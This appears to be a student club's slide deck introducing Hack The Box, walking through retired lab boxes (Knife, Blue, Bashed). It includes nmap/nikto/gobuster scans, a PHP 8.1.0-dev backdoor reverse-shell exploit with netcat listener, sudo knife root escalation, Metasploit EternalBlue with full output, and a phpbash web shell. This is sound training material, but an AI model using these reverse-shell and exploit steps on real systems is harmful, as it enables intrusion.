

Mason Competitive Cyber

Intro To Hack The Box






Where To Start?

- There are several formats in hack the box some are jeopardy style challenges and the other are boxes
- Each box contains a certain set of vulnerabilities
- The objective is to recon the boxes find the vulnerabilities and submit the user (lower privilege account) and the root flag (highest privilege account)
- After you make an account the next step is to connect using openvpn and selecting a box
- Basic linux commands are helpful but you can google your way through it if you want to do
- One of the best ways to get started is by rooting retried boxes after waiting ippsec videos and taking notes



Phases of Hacking

- The most important tool in successful hacking is your mindset
- Information is your most valuable resource
 - Active reconnaissance is something that directly interacts with the target to gather information
 - Gobuster or dirb is also considered active also nmap
 - Passive reconnaissance does not directly interface with the target
- For hack the box we only need to worry about the first three steps





Methodology

- Persistence pays off
- Try not to assume anything
- Don't be afraid of asking for help
- Enumeration is the most important part of rooting any box
- Most of the time the answer is staring you in the face



Vi/Vim

For some Boxes you will be required to use vim or vi

Some common useful shortcuts include

Shift + zz to save same as :wq

Shift + zq to quit without saving

dl outside of insert mode deletes a letter

In Vi you can only use hjkl to move the cursor

h moves left j moves down k moves up and l moves left

! can be used to escape a command for example ! cat /root/root.txt



!!

chris@kali: ~/htb/bashed

File Actions Edit View Help

... x chris@...bashed x ... x chris@...bashed x ... x ... x chris@...bashed x

```
(chris㉿kali)-[~/htb/bashed]
$ apt update && apt full-upgrade -y
Reading package lists... Done
E: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)
E: Unable to lock directory /var/lib/apt/lists/
W: Problem unlinking the file /var/cache/apt/pkgcache.bin - RemoveCaches (13: Permission denied)
W: Problem unlinking the file /var/cache/apt/srcpkgcache.bin - RemoveCaches (13: Permission denied)

(chris㉿kali)-[~/htb/bashed]
$ sudo !!

(chris㉿kali)-[~/htb/bashed]
$ sudo apt update && apt full-upgrade -y
[sudo] password for chris:
sudo: a password is required

(chris㉿kali)-[~/htb/bashed]
$
```



Reconnaissance

For our purposes the launch page for any given box can give us most of the information we need to know

Knife RETIRED
EASY

ONLINE 1

INFORMATION STATISTICS ACTIVITY CHANGES

10.10.10.242

IP ADDRESS

PHP GTFOBin Backdoor



Scanning

```
(chris㉿kali)-[~]
$ nmap -sCV -A 10.10.10.242
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 19:32 EST
Nmap scan report for 10.10.10.242
Host is up (0.018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.92 seconds
```

Example nmap scan -sC does a script scan -sV shows software versions -A This option enables additional advanced and aggressive options.



Scanning

Other useful nmap arguments

-p- scans all ports

-sU scans udp ports

-oA <basename>: Output in the three major formats at once (normal,XML,grepable)

-Pn (No ping) .



Scanning

```
(chris㉿kali)-[~]
$ nikto -host http://10.10.10.242
- Nikto v2.1.6
+ Target IP:          10.10.10.242
+ Target Hostname:    10.10.10.242
+ Target Port:        80
+ Start Time:         2022-02-22 19:34:26 (GMT-5)
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Nikto is a web server vulnerability scanner we know we can use it since our nmap scan turned up with port 80 open
Further scanning with nikto shows exploit path PHP/8.1.0-dev is an unusual implementation and it stood out



Gaining access

Googling PHP/8.1.0-DEV leads us to this exploit

It gives us access to the user james

Reverse Shell

This short exploit script `revshell_php_8.1.0-dev.py` gives a reverse shell on target.

Usage:

```
└─(user㉿kali)-[~/Documents]
└─$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>

└─(root㉿kali)-[~/Documents/scripts/php 8.1.0-dev backdoor rce]
└─# python3 revshell_php_8.1.0-dev.py -h
usage: revshell_php_8.1.0-dev.py [-h] <target URL> <attacker IP> <attacker PORT>

Get a reverse shell from PHP 8.1.0-dev backdoor. Set up a netcat listener in another
shell: nc -nlvp <attacker PORT>

positional arguments:
  <target URL>      Target URL
  <attacker IP>    Attacker listening IP
  <attacker PORT>  Attacker listening port

optional arguments:
  -h, --help        show this help message and exit
```

Be Curious, Learning is Life ! 😊

PHP 8.1.0-dev Backdoor Remote Code Execution


PHP 8.1.0-dev Backdoor System Shell Script



PHP version 8.1.0-dev was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agent header.

What is a Reverse Shell

Without Reverse Shell



With Reverse Shell





Catching the Reverse Shell

- The easiest way to catch our shell is using netcat
 - This is the syntax for opening a listener
 - nc -lvp \$port
 - l is for listen v is for the maxim verbosity and p is for the port



Access

```
(chris㉿kali)-[~/htb/knife]
$ python3 exploit2.py http://10.10.10.242 10.10.14.2 12345
```

Reverse Shell

```
(chris㉿kali)-[~]
$ nc -l -vv -p 12345 ...
listening on [any] 12345 ...
10.10.10.242: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.242] 58668
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

```
[user@kali: ~/Documents]
└─$ python3 reversehttp.py 10.10.14.2 12345
```



Creating a stable shell

- Since we have gained access to the target computer we do not always have the most stable shell
- There are several ways to remedy this situation the easiest is probably with python

```
(chris㉿kali)-[~/htb/knife]
$ nc -lvp 12345
listening on [any] 12345 ...
10.10.10.242: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.242] 58752
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ python3 -c 'import pty;pty.spawn("bash")'
python3 -c 'import pty;pty.spawn("bash")'
james@knife:/$ ^Z
zsh: suspended nc -lvp 12345

(chris㉿kali)-[~/htb/knife]
$ stty raw -echo ; fg
[1] + continued nc -lvp 12345

james@knife:/$ █
```



Privilege Escalation

Sudo -l is one of the first things that should be done for information gathering

This gives us a clear escalation path

```
james@knife:/$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$ █
```



Privilege Escalation

From a google search of knife linux we find that its a command line tool from chef and we find that we can run ruby scripts as a root user

knife exec

Use the `knife exec` subcommand to execute Ruby scripts in the context of a fully configured Chef Infra Client. Use this subcommand to run scripts that will only access Chef Infra Server one time (or otherwise very infrequently) or any time that an operation does not warrant full usage of the knife subcommand library.

Having gained this knowledge we can use this command to make a script called rubyshell.rb

```
james@knife:/$ echo 'exec("/bin/bash")' > /tmp/rubyshell.rb  
james@knife:/$ █
```

```
james@knife:/$ sudo /usr/bin/knife exec /tmp/rubyshell.rb  
root@knife:# █
```



Reconnaissance

The screenshot shows a challenge page for 'Blue'. The challenge is labeled 'RETired' and 'EASY'. It features a user icon with a blue suit and a Windows logo, and a green circular progress bar. Below the challenge name, there are tabs for 'INFORMATION', 'STATISTICS', 'ACTIVITY', 'CHANGELOG', 'REVIEWS', and 'WALKTHROUGHS'. The 'INFORMATION' tab is currently selected, indicated by a green underline. At the bottom of the page, the IP address '10.10.10.40' is displayed, along with 'Windows' and 'Patch Management' tags.

Blue RETIRED
EASY

ONLINE 2

INFORMATION STATISTICS ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS

10.10.10.40

Windows Patch Management



Scanning

```
(chris㉿kali)-[~]
$ sudo nmap -sSCV 10.10.10.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 22:02 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 22:04 (0:01:26 remaining)
Nmap scan report for 10.10.10.40
Host is up (0.016s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-03-01T03:10:32
|_ start_date: 2022-02-28T20:32:06
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|- message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_  Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
```

Getting Started With Metasploit



- The easiest way to run metasploit is with `sudo msfdb run` since it starts the database you need to use metasploit
- We can use the search command to find our exploit of choice
- After that you can selected the command with the use command
- Check options with show options and the use set to change the variables
- You can run the exploit by typing run or exploit

Gaining Access



Metasploit tip: Use `help <command>` to learn more about any command

msf6 > █



Gaining Access

```
msf6 > search eternalblue
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-					
0	[exploit/windows/smb/ms17_010_eternalblue](Corruption)	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	[exploit/windows/smb/ms17_010_psexec](on SMB Remote Windows Code Execution)	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	[auxiliary/admin/smb/ms17_010_command](on SMB Remote Windows Command Execution)	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	[auxiliary/scanner/smb/smb_ms17_010]		normal	No	MS17-010 SMB RCE Detection
4	[exploit/windows/smb/smb_doublepulsar_rce]	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`



Gaining Access

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```



Gaining Access

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ternalblue):

Name          Current Setting  Required  Description
---          ---              ---        ---
RHOSTS          192.168.48.128  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
               sploit
RPORT            445           yes        The target port (TCP)
SMBDomain        Windows       no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
               008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          password     no         (Optional) The password for the specified username
SMBUser          Administrator no         (Optional) The username to authenticate as
VERIFY_ARCH      true          yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
               R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true          yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
               s 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
---          ---              ---        ---
EXITFUNC        thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            192.168.48.128  yes        The listen address (an interface may be specified)
LPORT            4444          yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic Target
```



Gaining Access

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.10.10.40  
rhost => 10.10.10.40
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check  
  
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)  
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)  
[+] 10.10.10.40:445 - The target is vulnerable.  
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.14.3  
lhost => 10.10.14.3
```



Running the exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[*] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 ff 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 signal 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[*] 10.10.10.40:445 - Sending SMBv2 buffers
[*] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[*+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[-] 10.10.10.40:445 - ======FAIL=====-
[-] 10.10.10.40:445 - ======FAIL=====-
[*+] 10.10.10.40:445 - Connecting to target for exploitation.
[*] 10.10.10.40:445 - Connection established for exploitation.
[*] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 ff 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 signal 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[*] 10.10.10.40:445 - Sending SMBv2 buffers
[*] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[*+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (20026 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.40:49159 ) at 2022-02-28 22:20:45 -0500
[*+] 10.10.10.40:445 - ======
[*+] 10.10.10.40:445 - =====WIN=====
[*+] 10.10.10.40:445 - ======
```

meterpreter > |



What is Meterpreter

- Meterpreter is a metasploit payload that provides an interactive shell from which an attacker can explore the target machine
- Useful commands
 - Getuid - display current user
 - Hashdump - dumps content of the SAM database
 - Ipconfig
 - Cat
 - Ls
 - Shell - creates standard shell on system
 - getsystem - tries a group of well known local priv escalation exploits
 - Sysinfo - shows system information like os, architecture, domain, language



Privilege Escalation

After running the exploit we are immediately root

```
meterpreter > getinfo
[-] Unknown command: getinfo
meterpreter > sysinfo
Computer       : HARIS-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_GB
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > 

meterpreter > pwd
C:\Windows\system32
meterpreter > uuid
[+] UUID: 9600c210cced1adb/x64=2/windows=1/2022-03-01T03:20:43Z
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



Reconnaisse

A circular user icon featuring a stylized character wearing a mask and armor.

Bashed RETIRED

EASY

ONLINE 1

INFORMATION STATISTICS ACTIV

10.10.10.68

IP ADDRESS

File Misconfiguration



Scanning

```
(chris㉿kali)-[~]
$ sudo nmap -sCV -o 10.10.10.68
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 23:33 EST
Nmap scan report for 10.10.10.68
Host is up (0.016s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.92%E=4%D=2/28%OT=80%CT=1%CU=42657%PV=Y%DS=2%DC=I%G=Y%TM=621DA21  
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS  
OS:(O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST1  
OS:1NW7%O6=M505ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN  
OS:(R=Y%DF=Y%T=40%W=7210%O=M505NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A  
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R  
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F  
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%  
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD  
OS:=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.77 seconds
```



Recon

Arrexel's Development Site +

10.10.10.68/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DEVELOPMENT • DECEMBER 4, 2017


phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash

DEVELOPMENT • DECEMBER 4, 2017

LOAD MORE ENTRIES





Scanning

Gobuster is a popular

Web directory brute forcing

tool

```
(chris㉿kali)-[~]
$ gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.10.68
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
2022/02/28 23:34:47 Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 311] [→ http://10.10.10.68/images/]
/uploads          (Status: 301) [Size: 312] [→ http://10.10.10.68/uploads/]
/php              (Status: 301) [Size: 308] [→ http://10.10.10.68/php/]
/css              (Status: 301) [Size: 308] [→ http://10.10.10.68/css/]
/dev              (Status: 301) [Size: 308] [→ http://10.10.10.68/dev/]
/js               (Status: 301) [Size: 307] [→ http://10.10.10.68/js/]
/fonts            (Status: 301) [Size: 310] [→ http://10.10.10.68/fonts/]
/server-status    (Status: 403) [Size: 299]
Progress: 139629 / 220561 (63.31%) ^C
[!] Keyboard interrupt detected, terminating.

=====
2022/02/28 23:39:14 Finished
```

Bash scripting





Bash scripting pt2

```
(chris㉿kali)-[~]
$ chmod +x gobuster script.sh; ./gobuster script.sh
enter ip address
10.10.10.68
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.10.68
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
=====
2022/02/28 23:44:38 Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 311] [→ http://10.10.10.68/images/]
/uploads         (Status: 301) [Size: 312] [→ http://10.10.10.68/uploads/]
/php             (Status: 301) [Size: 308] [→ http://10.10.10.68/php/]
/css             (Status: 301) [Size: 308] [→ http://10.10.10.68/css/]
/dev             (Status: 301) [Size: 308] [→ http://10.10.10.68/dev/]
/js              (Status: 301) [Size: 307] [→ http://10.10.10.68/js/]
Progress: 1828 / 220561 (0.83%) ^C
[!] Keyboard interrupt detected, terminating.

=====
2022/02/28 23:44:42 Finished
```




Bash Scripting Cont.

```
chris@kali: ~/htb/bashed
File Actions Edit View Help
chris@kali: ~ × chris@kali: ~/htb/bashed × chris@kali: ~ × chris@kali: ~/htb/bashed × chris@kali: ~ × chris@kali: ~ ×
#!/bin/bash
echo 'enter box name'
read a
mkdir -P ~/htb/$a/{scans,notes,exploits}
echo 'enter ip'
read b
nmap -sCV $b > ~/htb/$a/scans/nmap_scan
nikto -host http://$b > ~/htb/$a/scans/nikto_scan
gobuster dir -u http://$b -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt > ~/htb/$a/scans/gobuster_scan

```

Gaining Access



The screenshot shows a web browser window titled "Index of /dev". The address bar displays "10.10.10.68/dev/". The navigation bar includes links for "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Explor".

Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Gaining Access



The screenshot shows a terminal window with the following details:

- Title Bar:** 10.10.10.68/dev/phpbash.phpx +
- Address Bar:** 10.10.10.68/dev/phpbash.php
- Toolbar:** Back, Forward, Stop, Refresh, Home, Favorites, Help.
- Menu:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, More.


The terminal session output is as follows:

```
www-data@bashed:/var/www/html/dev# ls
phpbash.min.php
phpbash.php
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL

www-data@bashed:/var/www/html/dev# |
```

Linux file permissions



Read, write, and execute
permissions for all other users.

Read, write, and execute
permissions for the group owner
of the file.

Read, write, and execute
permissions for the file owner.

File type:

- indicates regular file
- d indicates directory



Enumeration of the File System

```
www-data@bashed:/# ls -ahl
total 88K
